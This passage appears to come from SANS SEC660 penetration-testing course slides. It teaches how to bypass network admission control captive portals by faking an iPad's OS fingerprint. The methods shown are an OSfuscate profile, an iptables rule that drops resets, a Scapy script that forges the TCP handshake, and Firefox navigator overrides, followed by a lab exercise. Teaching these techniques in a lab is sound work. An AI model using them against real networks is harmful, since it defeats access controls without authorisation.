
```
p0f - passive os fingerprinting utility, version 2.0.8
(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns <wstearns@pobox.com>
p0f: listening (SYN) on 'eth0', 264 sigs (14 generic, cksum 3E7CD339), rule:
'all'.
10.10.10.104:47638 - Linux 2.6 (newer, 2) (up: 11930 hrs)
  -> 10.10.10.110:80 (distance 0, link: ethernet/modem)
```

TCP Stack Fingerprinting

An additional method used for identifying the OS of clients in a NAC environment is through TCP stack fingerprinting. Primarily used by inline captive portal systems, the gateway can passively monitor TCP traffic to identify characteristics that correlate to the known platform. This technique is similar to that used by the open-source tool "p0f", which examines TCP SYN frames for the following characteristics:

- Initial Time To Live (TTL)
- TCP Window Size
- Overall frame size for initial TCP SYN frames
- Status of the Don't Fragment (DF) flag
- Value of the Maximum Segment Size
- Value of the TCP Window Scale
- Behavior of the TCP Timestamp option
- Status of the Selective ACK flag
- Order and presence of TCP flags including NOPs
- Unique quirks for the TCP SYN packet (such as packet data following TCP options)

This slide includes an example of the output from p0f characterizing a Linux client. Similar functionality is used by many NAC vendors to reject client systems who attempt to access policy exceptions.



Windows – OSfuscate

- Simple tool to modify registry parameters for TCP/IP settings
  - TTL, TCP flags, MTU, Window Size
- No built-in support for iOS, add with custom profile
- Does not evade TCP option checking mechanisms

1 Create iOS10.os in OSfuscate/profiles

```
;iOS 10
[tcpstack]
ttl = 64
stamp = 1
pmtu = 0
urg = 0
window = 65535
sack = 1
mtu = 1460
~
                1,7    All
```

2 Choose OS Profile To

3 Reboot


SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 51

Windows – OSfuscate
One option for OS impersonation for Windows is the OSfuscate tool from Irongeek, available at http://www.irongeek.com/i.php?page=security/code. OSfuscate uses a simple list of Windows INI formatted profile descriptor files to describe several characteristics of a target TCP/IP stack including:

- ttl – The initial IP TTL value
- stamp – Set to 1 (true) if the OS supports TCP timestamps
- pmtu – Set to 1 (true) if the OS supports path MTU discovery
- urg – Set to 1 if the OS uses RFC1122 handling recommendations for urgent data; set to 0 if the OS uses BSD-style urgent data handling procedures
- window – The default window size defined in the TCP header
- sack – Set to 1 (true) if the OS supports selective acknowledgement
- mtu – The maximum transmission unit size of the OS

OSfuscate, in the latest version of 0.3 at the time of this writing, supports the impersonation of several client operating systems including PalmOS, PlayStation, Linux, FreeBSD and others. While OSfuscate does not include support for impersonating modern iOS devices, we can add an "ios7.os" file to the OSfuscate/profiles directory as shown on this slide. Next, run the OSfuscate.exe tool, select the target OS and reboot to make the settings effective. OSfuscate also includes an option to remove all settings when you want to revert to the original OS parameters.

While OSfuscate can confuse some operating system fingerprinting tools, it cannot modify the order or configuration of TCP options, as this is not exposed in an available registry setting. A NAC tool that does careful inspection of client TCP/IP traffic will be able to detect an attempt to evade system detection.



Initial OS Masquerading

- Few NAC OS detection systems can watch every packet for fingerprinting
  - Cisco NAC minimum 5-minute validate intervals
- Can send initial custom traffic matching iPad, then standard OS traffic
- Scapy can send iPad-like TCP traffic, completing three-way handshake

```
# iptables -F
# iptables -A OUTPUT -p tcp --destination-port 80 --tcp-flags RST RST -s 10.10.10.104 -d
10.10.10.110 -j DROP
# iptables -L
Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
DROP       tcp  --  10.10.10.104         10.10.10.110        tcp dpt:www flags:RST/RST
```

SANS


SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 52

Initial OS Masquerading

Short of modifying the Linux kernel source, it is not possible to manipulate a Linux device to include exactly the behavior of an iPad device. Although some TCP characteristics can be manipulated through the sys filesystem objects, settings such as presence of TCP options (including the order and separation with NOP bytes), maximum segment size representation, and other parameters cannot be changed, preventing simple modification of the Linux kernel to appear as if it were an iPad device.

However, a limitation on NAC systems is to the attacker's benefit. NAC systems do not attempt to perform OS characterization and client checking for each packet; instead, clients are evaluated initially when they connect to the network and at later regular intervals. On Cisco NAC systems, for example, clients are evaluated initially and then as frequently as every five minutes but not less, due to performance limitations of the product.

As a result, we can craft packets using any arbitrary settings to send for the NAC to use in its evaluation, generating our traffic to appear like an iPad device. Tools such as Scapy make this straightforward, allowing us to send the initial TCP SYN and complete the three-way handshake. Note that to use Scapy to complete the three-way handshake, we must suppress the TCP RST our IP address wants to send when it gets the SYN ACK from the upstream device. We can do this using the iptables tool as shown on this slide.



Scapy iPad-like TCP Connection

```
#!/usr/bin/python
from scapy.all import *
DSTIP="10.10.10.110" # Specify your target where NAC will observe it
SPORT=RandNum(1024,65535)
ip=IP(dst=DSTIP, flags="DF", ttl=64)
tcpopt = [ ("MSS",1460), ("NOP",None), ("WScale",2), ("NOP",None),
    ("NOP",None), ("Timestamp",(123,0)), ("SAckOK",""), ("EOL",None) ]
SYN=TCP(sport=SPORT, dport=80, flags="S", seq=10, window=0xffff, options=tcpopt)

SYNACK=sr1(ip/SYN)       # Send the packet and record the response as SYNACK
my_ack = SYNACK.seq + 1  # Use the SYN/ACK response to get initial seq. number
ACK=TCP(sport=SPORT, dport=80, flags="A", seq=11, ack=my_ack, window=0xffff)
send(ip/ACK)
data = "GET / HTTP/1.1\r\nHost: " + DSTIP + "\r\ Mozilla/5.0 (iPad; CPU iPad OS 10_0 like Mac OS
X) [...]\r\n\r\n"
PUSH=TCP(sport=SPORT,dport=80, flags="PA", seq=11, ack=my_ack, window=0xffff)
send(ip/PUSH/data)

RST=TCP(sport=SPORT,dport=80, flags="R", seq=11, ack=0, window=0xffff)
send(ip/RST)
```

```
p0f: listening (SYN) on 'eth0', 2 sigs (0 generic, cksum 30F2C5C6), rule: 'all'.
10.10.10.104:60073 - iOS Apple iPad/iTouch/iPad (up: 0 hrs)
```


Scapy iPad-like TCP Connection

The Scapy script on this slide creates a TCP SYN frame with TCP options, IP options, TTL, and windows size matching that of an iPad. The "sr1()" function sends the TCP SYN and receives the associated response in the variable SYNACK. The initial sequence number (ISN) of the responding host is incremented by one ("SYNACK.seq + 1") and used in the third frame, completing the three-way handshake. Finally, an HTTP GET request is sent, including the User-Agent of the iPad's Safari browser.

Using this script, the p0f tool identifies the traffic as an "iOS Apple iPad/iTouch/iPad" device, sufficiently fooling a NAC device into thinking the TCP stack is of an iPad or related device. Once you complete the three-way handshake and send data, the NAC system will pass the client for this TCP fingerprint check, allowing you to disable the local firewall rules we created earlier ("iptables -F") and use your native operating system TCP stack.

JavaScript OS Validation

- CP server may insert JS in browser to validate OS
- Elements navigator.buildID, navigator.oscpu, navigator.product and navigator.productSub not accessible through User Agent Switcher



```
<!DOCTYPE html>
<html><head></head><body>
<table border="1">
<script>
for (var key in navigator) {
  if (typeof(navigator[key]) === 'string') {
    document.write("<tr><td>" + key + "</td>");
    document.write("<td>" + navigator[key]);
    document.write("</td></tr>");
  }
}
</script>
</table>
</body>
</html>
```

appCodeName	Mozilla
appName	Netscape
appVersion	5.0 (iPad; CPU OS 10_0 like Mac OS X) AppleWebKit/602.1.50 (KHTML, like Gecko) Version/10.0 Mobile/14A345 Safari/602.1
platform	iPad
product	Gecko
productSub	20030107
userAgent	Mozilla/5.0 (iPad; CPU OS 10_0 like Mac OS X) AppleWebKit/602.1.50 (KHTML, like Gecko) Version/10.0 Mobile/14A345 Safari/602.1
vendor	Apple Computer, Inc.
vendorSub	
language	en-us


JavaScript OS Validation

A final technique used by captive portal systems to identify the native operating system of a client is to insert JavaScript code in an HTTP server's response that queries several browser DOM fields. As we saw earlier, the User Agent Switcher plugin for Firefox allows us to manipulate several fields in the DOM, including navigator.appName and navigator.vendor, but it does not allow us to manipulate four fields commonly used for client OS detection:

- navigator.buildID – Used to disclose the build number for the browser, not used by Apple's Safari on the iPad
- navigator.oscpu – Used to disclose the CPU type used on the host, not used by Apple's Safari on the iPad
- navigator.product – Used to disclose the product name, set to "Gecko"
- navigator.productSub – Used to disclose a sub-name to the product field, set to "20030107" on Apple's Safari on the iPad

To bypass a NAC system using JavaScript OS validation, we need to manipulate the responses from these fields as well.

Custom Browser Impersonation



about:config

Search: general

New string value

Enter the preference name

2 general.oscpu.override

Enter string value


general.oscpu.override

3 undefined

Custom Browser Impersonation

Firefox allows us to customize the values that are returned from the DOM through JavaScript by creating configuration keys in the format general.XXX.override where "XXX" is the all-lowercase name of the DOM suffix after "navigator." (E.g. to override navigator.oscpu we can create a key called general.oscpu.override with an arbitrary string value.)

1. Browse to the "about:config" page to access the Firefox configuration key menu.
2. Right-click on any key and select New | String.
3. In the "New String Value" dialog, enter the string "general.XXX.override", where "XXX" is the name of the DOM key you wish to manipulate, then click OK.
4. Enter the value for the key to match that of the client you are impersonating. In the example on this slide, the key "general.oscpu.override" is configured with the string value "undefined", matching that of the iPad.



Exercise: Captive Portal Bypass Scenario

World of Phaos

- Phaos Gaming develops multi-user dungeon games for multiple platforms
- A NAC control point protects internal access to beta game testing servers
- You must get access to the World of Phaos RPG, bypassing the NAC server


Exercise: Captive Portal Bypass Scenario

Phaos Gaming is a small online role-playing game (RPG) development company, supporting multiple device platforms. Phaos Gaming frequently offers access to beta versions of upcoming games for testing purposes, leveraging a Network Admission Control (NAC) point. Various developers in Phaos Gaming have access to the user account provisioning system in the NAC server to grant access to various users and devices as needed.

Your goal in this exercise is to access the World of Phaos RPG server, bypassing the NAC server. Your objectives are to apply multiple NAC bypass techniques that we reviewed in the module. This exercise will take approximately 20 minutes to complete.

Note: If you are completing this exercise online, remember to use the "tap0" interface instead of the "eth0" interface shown on this page.

World of Phaos sword image courtesy of worldofphaos.com.



Exercise: Captive Portal – Lab Resources

- Use Kali Linux for this exercise
- Configure your system to route traffic to the 10.10.10.69 server as shown
- We've configured Kali with User Agent Switcher and an OUI allocation file
- Attempt to access the World of Phaos game server http://wophaos.sec660.org

```
# route add -net 192.168.1.0/24 gw 10.10.10.69
```


Exercise: Captive Portal – Lab Resources

For this exercise, you will use Kali Linux as the attack platform. From a terminal prompt, configure your local routing table to use the host at 10.10.10.69 as the gateway for the 192.168.1.0/24 network, as shown on this page. The User Agent Switcher add-on has been added to the Firefox browser. A copy of the oui.txt file has been copied to /usr/local/share/oui.txt.

In this exercise, you will attempt to access the World of Phaos game server at http://wophaos.sec660.org. Bypass the NAC system to obtain access to your target.

If you are completing this course as an online student, remember to reference the "tap0" interface instead of "eth0". When adding a route on Linux, online students can also add the "dev tap0" option to the end of the route command ("route add -net 192.168.1.0/24 gw 10.10.10.69 dev tap0") to explicitly identify the route needed to access the lab network.

Exercise: Captive Portal – Access Attempt

